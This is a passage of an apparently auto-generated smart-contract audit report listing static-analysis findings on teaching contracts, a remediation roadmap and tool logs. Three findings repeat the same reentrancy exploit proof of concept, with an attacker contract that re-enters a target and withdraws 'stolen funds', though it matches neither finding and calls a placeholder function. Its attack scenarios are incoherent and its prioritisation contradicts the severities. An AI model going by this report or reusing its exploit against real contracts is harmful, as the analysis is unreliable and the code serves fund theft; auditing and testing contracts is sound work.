Version constraint ^0.4.15 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html) - DirtyBytesArrayToStorage - KeccakCaching - EmptyByteArrayCopy - DynamicArrayCleanup - ImplicitConstructorCallvalueCheck - TupleAssignmentMultiStackSlotComponents - MemoryArrayCreationOverflow - privateCanBeOverridden - SignedArrayStorageCopy - UninitializedFunctionPointerInConstructor_0.4.x - IncorrectEventSignatureInLibraries_0.4.x - ExpExponentCleanup - NestedArrayFunctionCallDecoder - ZeroFunctionSelector. It is used by: - ^0.4.15

## Vulnerable Code

```
// No code snippet
```

## Impact Analysis

Informational finding for code quality improvement.

## Recommendation

Review and fix the vulnerability

## References

- No references available

## F-056. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | slither |

### Description

solc-0.4.26 is an outdated solc version. Use a more recent version (at least 0.8.0), if possible.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-057. naming-convention

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | naming-convention |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:13 (IamMissing)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Function Missing.IamMissing() is not in mixedCase

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-058. centralization-risk

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | SC09: Centralization Risk |
| **CVSS Score** | 3.1 |
| **Location** | `Fallback_Ethernaut.sol:30 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Contracts have owners with privileged rights to perform admin tasks and need to be trusted to not perform malicious updates or drain funds.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Consider using multi-sig or timelocks for privileged operations

### References

- No references available

## F-059. unsafe-erc20-functions

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | unsafe-erc20-functions |
| **CVSS Score** | 3.1 |
| **Location** | `Fallback_Ethernaut.sol:31 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

ERC20 functions may not behave as expected. For example: return values are not always meaningful. It is recommended to use OpenZeppelin's SafeERC20 library.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-060. unspecific-solidity-pragma

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | unspecific-solidity-pragma |
| **CVSS Score** | 3.1 |
| **Location** | `Fallback_Ethernaut.sol:2 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-061. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `Fallback_Ethernaut.sol:18 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-062. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `Fallback_Ethernaut.sol:26 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-063. solc-version

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:1 (^0.4.15)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Version constraint ^0.4.15 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html) - DirtyBytesArrayToStorage - KeccakCaching - EmptyByteArrayCopy - DynamicArrayCleanup - ImplicitConstructorCallvalueCheck - TupleAssignmentMultiStackSlotComponents - MemoryArrayCreationOverflow - privateCanBeOverridden - SignedArrayStorageCopy - UninitializedFunctionPointerInConstructor_0.4.x - IncorrectEventSignatureInLibraries_0.4.x - ExpExponentCleanup - NestedArrayFunctionCallDecoder - ZeroFunctionSelector. It is used by: - ^0.4.15

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

# F-064. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | slither |

## Description

solc-0.4.26 is an outdated solc version. Use a more recent version (at least 0.8.0), if possible.

## Vulnerable Code

```
// No code snippet
```

## Impact Analysis

Informational finding for code quality improvement.

## Recommendation

Review and fix the vulnerability

## References

- No references available

## F-065. naming-convention

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | naming-convention |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:13 (IamMissing)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Function Missing.IamMissing() is not in mixedCase

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-066. unchecked-send

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | HIGH |
| **Category** | SWC-104 |
| **CVSS Score** | 6.8 |
| **Location** | `DoS_Auction_TrailOfBits.sol:51 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

The transaction `address(payable?).send(address)` may fail because of reasons like out-of-gas, invalid receipient address or revert from the recipient. Therefore, the boolean returned by this function call must be checked to be `true` in order to verify that the transaction was successful

### Vulnerable Code

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";



/**
 * @title DoS_Auction_TrailOfBits Reentrancy Exploit PoC
 * @notice Proof of Concept for reentrancy vulnerability
 * @dev Generated by MIESC PoC Generator
 *
 * Vulnerability: The transaction `address(payable?).send(address)` may fail
because of reasons like out-of-gas, invalid receipient address or revert from the
recipient. Therefore, the boolean returned by this function call must be checked to
be `true` in order to verify that the transaction was successful
 * Severity: High
 * Target Function: unknown
 * Generated: 2026-02-02 13:23
 *
 * Attack Vector:
 * 1. Attacker calls vulnerable function
 * 2. Before state update, external call is made to attacker
 * 3. Attacker re-enters the vulnerable function
 * 4. State is read before previous call completed
 * 5. Repeat until funds drained
 */
contract DoS_Auction_TrailOfBitsReentrancyTest is Test {
    // Target contract interface
    // Replace with actual contract interface
    interface IVulnerable {
        function deposit() external payable;
        function unknown() external;
        function balanceOf(address) external view returns (uint256);
    }

    // Contracts
    IVulnerable public target;
    AttackerContract public attackerContract;

    // Addresses
    address public attacker;
    address public victim;

    // Initial balances
    uint256 constant VICTIM_DEPOSIT = 10 ether;
    uint256 constant ATTACKER_DEPOSIT = 1 ether;

    function setUp() public {
        // Setup accounts
        attacker = makeAddr("attacker");
        victim = makeAddr("victim");

        vm.deal(attacker, 100 ether);
        vm.deal(victim, 10 ether);



        // Deploy target contract
```

```
        // target = IVulnerable(deployCode("DoS_Auction_TrailOfBits.sol"));



        // Deploy attacker contract
        vm.prank(attacker);
        attackerContract = new AttackerContract(address(target));

        // Victim deposits funds
        vm.prank(victim);
        target.deposit{value: VICTIM_DEPOSIT}();

        console.log("=== Setup Complete ===");
        console.log("Target balance:", address(target).balance);
        console.log("Victim deposited:", VICTIM_DEPOSIT);
    }

    function test_exploit_reentrancy() public {
        console.log("\n=== Starting Reentrancy Attack ===");

        uint256 targetBalanceBefore = address(target).balance;
        uint256 attackerBalanceBefore = attacker.balance;

        console.log("Target balance before:", targetBalanceBefore);
        console.log("Attacker balance before:", attackerBalanceBefore);

        // Fund attacker contract
        vm.prank(attacker);
        (bool sent,) = address(attackerContract).call{value: ATTACKER_DEPOSIT}("");
        require(sent, "Failed to fund attacker");

        // Execute attack
        vm.prank(attacker);
        attackerContract.attack();

        // Withdraw stolen funds
        vm.prank(attacker);
        attackerContract.withdrawStolenFunds();

        uint256 targetBalanceAfter = address(target).balance;
        uint256 attackerBalanceAfter = attacker.balance;

        console.log("\n=== Attack Complete ===");
        console.log("Target balance after:", targetBalanceAfter);
        console.log("Attacker balance after:", attackerBalanceAfter);
        console.log("Attacker profit:", attackerBalanceAfter -
attackerBalanceBefore + ATTACKER_DEPOSIT);

        // Assertions
        assertLt(targetBalanceAfter, targetBalanceBefore, "Target should have lost
funds");
        assertGt(attackerBalanceAfter, attackerBalanceBefore, "Attacker should have
gained funds");
    }

    function test_reentrancy_count() public {
        // Fund attacker
        vm.prank(attacker);
        (bool sent,) = address(attackerContract).call{value: ATTACKER_DEPOSIT}("");
        require(sent, "Failed to fund attacker");
```

```
        // Execute attack
        vm.prank(attacker);
        attackerContract.attack();

        uint256 count = attackerContract.reentrancyCount();
        console.log("Reentrancy count:", count);

        assertGt(count, 1, "Should have re-entered at least once");
    }
}

/**
 * @title AttackerContract
 * @notice Malicious contract that exploits reentrancy
 */
contract AttackerContract {
    address public target;
    address public owner;
    uint256 public reentrancyCount;

    constructor(address _target) {
        target = _target;
        owner = msg.sender;
    }

    receive() external payable {
        // Reenter if target still has funds
        if (target.balance >= 1 ether && reentrancyCount < 10) {
            reentrancyCount++;
            console.log("Re-entering, count:", reentrancyCount);

            // Call vulnerable function again
            (bool success,) = target.call(
                abi.encodeWithSignature("unknown()")
            );
            require(success, "Reentrancy failed");
        }
    }

    function attack() external {
        require(msg.sender == owner, "Not owner");

        // Initial deposit
        (bool depositSuccess,) = target.call{value: 1 ether}(
            abi.encodeWithSignature("deposit()")
        );
        require(depositSuccess, "Deposit failed");

        // Trigger vulnerability
        (bool withdrawSuccess,) = target.call(
            abi.encodeWithSignature("unknown()")
        );
        require(withdrawSuccess, "Initial call failed");
    }

    function withdrawStolenFunds() external {
        require(msg.sender == owner, "Not owner");
        payable(owner).transfer(address(this).balance);
    }
}
```

### Impact Analysis

Significant financial loss or contract compromise possible under certain conditions.

### Attack Scenario

An attacker can exploit the unchecked-send vulnerability in DoS_Auction_TrailOfBits.sol contract by sending funds to an invalid or non-existent address, causing the transaction to fail and potentially draining the contract's funds.

**Step-by-step:** 1. Step 1: The attacker initiates a transaction using the `send` function, sending funds from the vulnerable contract to an invalid or non-existent address. 2. Step 2: Since the recipient address is invalid, the transaction fails and consumes gas, but no funds are transferred. 3. Step 3: The attacker repeats Step 1 multiple times, draining the contract's ETH balance.

### Recommendation

Always check return value of low-level calls or use SafeERC20

### References

- No references available

---

## F-067. send-ether-no-checks

| PROPERTY | VALUE |
|---|---|
| **Severity** | HIGH |
| **Category** | SWC-105 |
| **CVSS Score** | 6.8 |
| **Location** | `DoS_Auction_TrailOfBits.sol:9 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Introduce checks for `msg.sender` in the function

### Vulnerable Code

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";



/**
 * @title DoS_Auction_TrailOfBits Reentrancy Exploit PoC
 * @notice Proof of Concept for reentrancy vulnerability
 * @dev Generated by MIESC PoC Generator
 *
 * Vulnerability: Introduce checks for `msg.sender` in the function
 * Severity: High
 * Target Function: unknown
 * Generated: 2026-02-02 13:23
 *
 * Attack Vector:
 * 1. Attacker calls vulnerable function
 * 2. Before state update, external call is made to attacker
 * 3. Attacker re-enters the vulnerable function
 * 4. State is read before previous call completed
 * 5. Repeat until funds drained
 */
contract DoS_Auction_TrailOfBitsReentrancyTest is Test {
    // Target contract interface
    // Replace with actual contract interface
    interface IVulnerable {
        function deposit() external payable;
        function unknown() external;
        function balanceOf(address) external view returns (uint256);
    }

    // Contracts
    IVulnerable public target;
    AttackerContract public attackerContract;

    // Addresses
    address public attacker;
    address public victim;

    // Initial balances
    uint256 constant VICTIM_DEPOSIT = 10 ether;
    uint256 constant ATTACKER_DEPOSIT = 1 ether;

    function setUp() public {
        // Setup accounts
        attacker = makeAddr("attacker");
        victim = makeAddr("victim");

        vm.deal(attacker, 100 ether);
        vm.deal(victim, 10 ether);



        // Deploy target contract
        // target = IVulnerable(deployCode("DoS_Auction_TrailOfBits.sol"));
```

```
        // Deploy attacker contract
        vm.prank(attacker);
        attackerContract = new AttackerContract(address(target));

        // Victim deposits funds
        vm.prank(victim);
        target.deposit{value: VICTIM_DEPOSIT}();

        console.log("=== Setup Complete ===");
        console.log("Target balance:", address(target).balance);
        console.log("Victim deposited:", VICTIM_DEPOSIT);
    }

    function test_exploit_reentrancy() public {
        console.log("\n=== Starting Reentrancy Attack ===");

        uint256 targetBalanceBefore = address(target).balance;
        uint256 attackerBalanceBefore = attacker.balance;

        console.log("Target balance before:", targetBalanceBefore);
        console.log("Attacker balance before:", attackerBalanceBefore);

        // Fund attacker contract
        vm.prank(attacker);
        (bool sent,) = address(attackerContract).call{value: ATTACKER_DEPOSIT}("");
        require(sent, "Failed to fund attacker");

        // Execute attack
        vm.prank(attacker);
        attackerContract.attack();

        // Withdraw stolen funds
        vm.prank(attacker);
        attackerContract.withdrawStolenFunds();

        uint256 targetBalanceAfter = address(target).balance;
        uint256 attackerBalanceAfter = attacker.balance;

        console.log("\n=== Attack Complete ===");
        console.log("Target balance after:", targetBalanceAfter);
        console.log("Attacker balance after:", attackerBalanceAfter);
        console.log("Attacker profit:", attackerBalanceAfter -
attackerBalanceBefore + ATTACKER_DEPOSIT);

        // Assertions
        assertLt(targetBalanceAfter, targetBalanceBefore, "Target should have lost
funds");
        assertGt(attackerBalanceAfter, attackerBalanceBefore, "Attacker should have
gained funds");
    }

    function test_reentrancy_count() public {
        // Fund attacker
        vm.prank(attacker);
        (bool sent,) = address(attackerContract).call{value: ATTACKER_DEPOSIT}("");
        require(sent, "Failed to fund attacker");

        // Execute attack
        vm.prank(attacker);
        attackerContract.attack();
```

```
        uint256 count = attackerContract.reentrancyCount();
        console.log("Reentrancy count:", count);

        assertGt(count, 1, "Should have re-entered at least once");
    }
}

/**
 * @title AttackerContract
 * @notice Malicious contract that exploits reentrancy
 */
contract AttackerContract {
    address public target;
    address public owner;
    uint256 public reentrancyCount;

    constructor(address _target) {
        target = _target;
        owner = msg.sender;
    }

    receive() external payable {
        // Reenter if target still has funds
        if (target.balance >= 1 ether && reentrancyCount < 10) {
            reentrancyCount++;
            console.log("Re-entering, count:", reentrancyCount);

            // Call vulnerable function again
            (bool success,) = target.call(
                abi.encodeWithSignature("unknown()")
            );
            require(success, "Reentrancy failed");
        }
    }

    function attack() external {
        require(msg.sender == owner, "Not owner");

        // Initial deposit
        (bool depositSuccess,) = target.call{value: 1 ether}(
            abi.encodeWithSignature("deposit()")
        );
        require(depositSuccess, "Deposit failed");

        // Trigger vulnerability
        (bool withdrawSuccess,) = target.call(
            abi.encodeWithSignature("unknown()")
        );
        require(withdrawSuccess, "Initial call failed");
    }

    function withdrawStolenFunds() external {
        require(msg.sender == owner, "Not owner");
        payable(owner).transfer(address(this).balance);
    }
}
```

### Impact Analysis

Significant financial loss or contract compromise possible under certain conditions.

### Attack Scenario

An attacker can drain the contract's funds by creating a malicious bid without any checks on the sender, exploiting the 'send-ether-no-checks' vulnerability.

**Step-by-step:** 1. Step 1: The attacker creates a new bid in the auction contract (DoS_Auction_TrailOfBits.sol) without any checks on the sender. 2. Step 2: The contract processes the malicious bid, transferring Ether to the attacker's account. 3. Step 3: The attacker continues bidding until all funds in the contract are drained.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

---

## F-068. send-ether-no-checks

| PROPERTY | VALUE |
|---|---|
| **Severity** | HIGH |
| **Category** | SWC-105 |
| **CVSS Score** | 6.8 |
| **Location** | `DoS_Auction_TrailOfBits.sol:45 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Introduce checks for `msg.sender` in the function

### Vulnerable Code

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";



/**
 * @title DoS_Auction_TrailOfBits Reentrancy Exploit PoC
 * @notice Proof of Concept for reentrancy vulnerability
 * @dev Generated by MIESC PoC Generator
 *
 * Vulnerability: Introduce checks for `msg.sender` in the function
 * Severity: High
 * Target Function: unknown
 * Generated: 2026-02-02 13:23
 *
 * Attack Vector:
 * 1. Attacker calls vulnerable function
 * 2. Before state update, external call is made to attacker
 * 3. Attacker re-enters the vulnerable function
 * 4. State is read before previous call completed
 * 5. Repeat until funds drained
 */
contract DoS_Auction_TrailOfBitsReentrancyTest is Test {
    // Target contract interface
    // Replace with actual contract interface
    interface IVulnerable {
        function deposit() external payable;
        function unknown() external;
        function balanceOf(address) external view returns (uint256);
    }

    // Contracts
    IVulnerable public target;
    AttackerContract public attackerContract;

    // Addresses
    address public attacker;
    address public victim;

    // Initial balances
    uint256 constant VICTIM_DEPOSIT = 10 ether;
    uint256 constant ATTACKER_DEPOSIT = 1 ether;

    function setUp() public {
        // Setup accounts
        attacker = makeAddr("attacker");
        victim = makeAddr("victim");

        vm.deal(attacker, 100 ether);
        vm.deal(victim, 10 ether);



        // Deploy target contract
        // target = IVulnerable(deployCode("DoS_Auction_TrailOfBits.sol"));
```

```
        // Deploy attacker contract
        vm.prank(attacker);
        attackerContract = new AttackerContract(address(target));

        // Victim deposits funds
        vm.prank(victim);
        target.deposit{value: VICTIM_DEPOSIT}();

        console.log("=== Setup Complete ===");
        console.log("Target balance:", address(target).balance);
        console.log("Victim deposited:", VICTIM_DEPOSIT);
    }

    function test_exploit_reentrancy() public {
        console.log("\n=== Starting Reentrancy Attack ===");

        uint256 targetBalanceBefore = address(target).balance;
        uint256 attackerBalanceBefore = attacker.balance;

        console.log("Target balance before:", targetBalanceBefore);
        console.log("Attacker balance before:", attackerBalanceBefore);

        // Fund attacker contract
        vm.prank(attacker);
        (bool sent,) = address(attackerContract).call{value: ATTACKER_DEPOSIT}("");
        require(sent, "Failed to fund attacker");

        // Execute attack
        vm.prank(attacker);
        attackerContract.attack();

        // Withdraw stolen funds
        vm.prank(attacker);
        attackerContract.withdrawStolenFunds();

        uint256 targetBalanceAfter = address(target).balance;
        uint256 attackerBalanceAfter = attacker.balance;

        console.log("\n=== Attack Complete ===");
        console.log("Target balance after:", targetBalanceAfter);
        console.log("Attacker balance after:", attackerBalanceAfter);
        console.log("Attacker profit:", attackerBalanceAfter -
attackerBalanceBefore + ATTACKER_DEPOSIT);

        // Assertions
        assertLt(targetBalanceAfter, targetBalanceBefore, "Target should have lost
funds");
        assertGt(attackerBalanceAfter, attackerBalanceBefore, "Attacker should have
gained funds");
    }

    function test_reentrancy_count() public {
        // Fund attacker
        vm.prank(attacker);
        (bool sent,) = address(attackerContract).call{value: ATTACKER_DEPOSIT}("");
        require(sent, "Failed to fund attacker");

        // Execute attack
        vm.prank(attacker);
        attackerContract.attack();
```

```
        uint256 count = attackerContract.reentrancyCount();
        console.log("Reentrancy count:", count);

        assertGt(count, 1, "Should have re-entered at least once");
    }
}

/**
 * @title AttackerContract
 * @notice Malicious contract that exploits reentrancy
 */
contract AttackerContract {
    address public target;
    address public owner;
    uint256 public reentrancyCount;

    constructor(address _target) {
        target = _target;
        owner = msg.sender;
    }

    receive() external payable {
        // Reenter if target still has funds
        if (target.balance >= 1 ether && reentrancyCount < 10) {
            reentrancyCount++;
            console.log("Re-entering, count:", reentrancyCount);

            // Call vulnerable function again
            (bool success,) = target.call(
                abi.encodeWithSignature("unknown()")
            );
            require(success, "Reentrancy failed");
        }
    }

    function attack() external {
        require(msg.sender == owner, "Not owner");

        // Initial deposit
        (bool depositSuccess,) = target.call{value: 1 ether}(
            abi.encodeWithSignature("deposit()")
        );
        require(depositSuccess, "Deposit failed");

        // Trigger vulnerability
        (bool withdrawSuccess,) = target.call(
            abi.encodeWithSignature("unknown()")
        );
        require(withdrawSuccess, "Initial call failed");
    }

    function withdrawStolenFunds() external {
        require(msg.sender == owner, "Not owner");
        payable(owner).transfer(address(this).balance);
    }
}
```

### Impact Analysis

Significant financial loss or contract compromise possible under certain conditions.

### Attack Scenario

An attacker can drain the contract's funds by creating a malicious bid without any checks on the sender, exploiting the 'send-ether-no-checks' vulnerability.

**Step-by-step:** 1. Step 1: The attacker creates a new bid in the auction contract (DoS_Auction_TrailOfBits.sol) without any checks on the sender. 2. Step 2: The contract processes the malicious bid, transferring Ether to the attacker's account. 3. Step 3: The attacker continues bidding until all funds in the contract are drained.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

---

## F-069. unspecific-solidity-pragma

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | unspecific-solidity-pragma |
| **CVSS Score** | 3.1 |
| **Location** | `DoS_Auction_TrailOfBits.sol:1 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;` , use `pragma solidity 0.8.0;`

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

---

## F-070. useless-public-function

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `DoS_Auction_TrailOfBits.sol:9 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

---

# F-071. Transaction Order Dependence

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | MEDIUM |
| **Category** | SWC-114 |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | mythril |

## Description

The value of the call is dependent on balance or storage write This can lead to race conditions. An attacker may be able to run a transaction after our transaction which can change the value of the call

## Vulnerable Code

```
// No code snippet
```

## Impact Analysis

Limited financial impact or requires specific conditions to exploit.

## Recommendation

Review and fix the vulnerability

## References

- No references available

# F-072. Transaction Order Dependence

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | MEDIUM |
| **Category** | SWC-114 |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | mythril |

## Description

The value of the call is dependent on balance or storage write This can lead to race conditions. An attacker may be able to run a transaction after our transaction which can change the value of the call

## Vulnerable Code

```
// No code snippet
```

## Impact Analysis

Limited financial impact or requires specific conditions to exploit.

## Recommendation

Review and fix the vulnerability

## References

- No references available

## F-073. Unchecked return value from external call.

| PROPERTY | VALUE |
|---|---|
| **Severity** | MEDIUM |
| **Category** | SC04: Unchecked Return Values |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | mythril |

### Description

The return value of a message call is not checked. External calls return a boolean value. If the callee halts with an exception, 'false' is returned and execution continues in the caller. The caller should check whether an exception happened and react accordingly to avoid unexpected behavior. For example it is often desirable to wrap external calls in require() so the transaction is reverted if the call fails.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Limited financial impact or requires specific conditions to exploit.

### Recommendation

Check return values of external calls

### References

- No references available

# 6. Remediation Roadmap

## 6.1 Prioritized Actions

| PRIORITY | FINDING | SEVERITY | EFFORT | RATIONALE |
|---|---|---|---|---|
| 1 | solc-version | Info | Medium | Using an outdated Solidity version (0.4.26) poses a significant risk as it contains known severe issues. Updating to a more recent version (at least 0.8.0) is crucial. |
| 1 | naming-convention | Info | Medium | The naming convention issue with the function [Missing.IamMissing()] can lead to confusion and potential misuse. Correcting this issue will improve readability and security. |
| 2 | useless-public-function | Low | Medium | Marking a function as `public` unnecessarily increases gas costs. Changing it to `external` if not used internally can save on gas costs. |
| 2 | push-zero-opcode | Low | Medium | The switch to the Shanghai EVM version in Solc compiler version 0.8.20 may require adjustments to existing contracts. It's important to be aware of this change. |
| 3 | unspecific-solidity-pragma | Low | Medium | Using a specific version of Solidity in your contracts instead of a wide version can help ensure compatibility and avoid known issues. |
| 3 | naming-convention | Info | Medium | The repeated naming convention issue with the function [Missing.IamMissing()] is a minor annoyance but should still be addressed for consistency. |
| 4 | unspecific-solidity-pragma | Low | Medium | Using a specific version of Solidity in your contracts instead of a wide version can help ensure compatibility and avoid known issues. However, this is less urgent than the other findings. |
| 5 | solc-version | Info | Medium | The repeated warning about using an outdated Solidity version (0.4.15) is informational and not critical for immediate remediation. |
| 5 | solc-version | Info | Medium | The repeated warning about using an outdated Solidity version (0.4.15) is informational and not critical for immediate remediation. |


## 6.2 Remediation Timeline

| PHASE | WEEK | PRIORITY | FINDINGS | ACTION |
|---|---|---|---|---|
| 1 | **Week 1** | Critical & High | 0 + 4 | Immediate remediation required |
| 2 | **Week 2** | Medium | 3 | Address medium severity issues |
| 3 | **Week 3** | Low & Info | 39 + 27 | Fix low priority items |
| 4 | **Week 4** | Verification | - | Re-audit and validation |

## 6.3 Quick Wins

The following fixes provide high security impact with minimal effort: - **solc-version** - Add missing events for state changes - **naming-convention** - Fix naming convention issues - **unspecific-solidity-pragma** - Update Solidity version pragma - **solc-version** - Add missing events for state changes - **naming-convention** - Fix naming convention issues

## 6.4 Effort vs Impact Matrix




**Prioritization Summary:**

- ⚡ **Priority (1)**: Medium effort, high impact - plan these next
- 📅 **Schedule (3)**: High effort, high impact - important but complex

# 7. Appendices

## Appendix A: Tool Execution Details

### A.1. slither

**Execution Time:** 2.085261821746826s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [INFO] solc-version (line 1)
  2. [INFO] solc-version (line 0)
  3. [INFO] naming-convention (line 13)
```

### A.2. aderyn

**Execution Time:** 0.5971856117248535s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [LOW] unspecific-solidity-pragma (line 2)
  2. [LOW] useless-public-function (line 13)
  3. [LOW] push-zero-opcode (line 2)
```

### A.3. solhint

**Execution Time:** 1.85s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.4. mythril

**Execution Time:** 10.028348s **Exit Code:** 1 **Findings:** 0

Raw Output (click to expand)

```
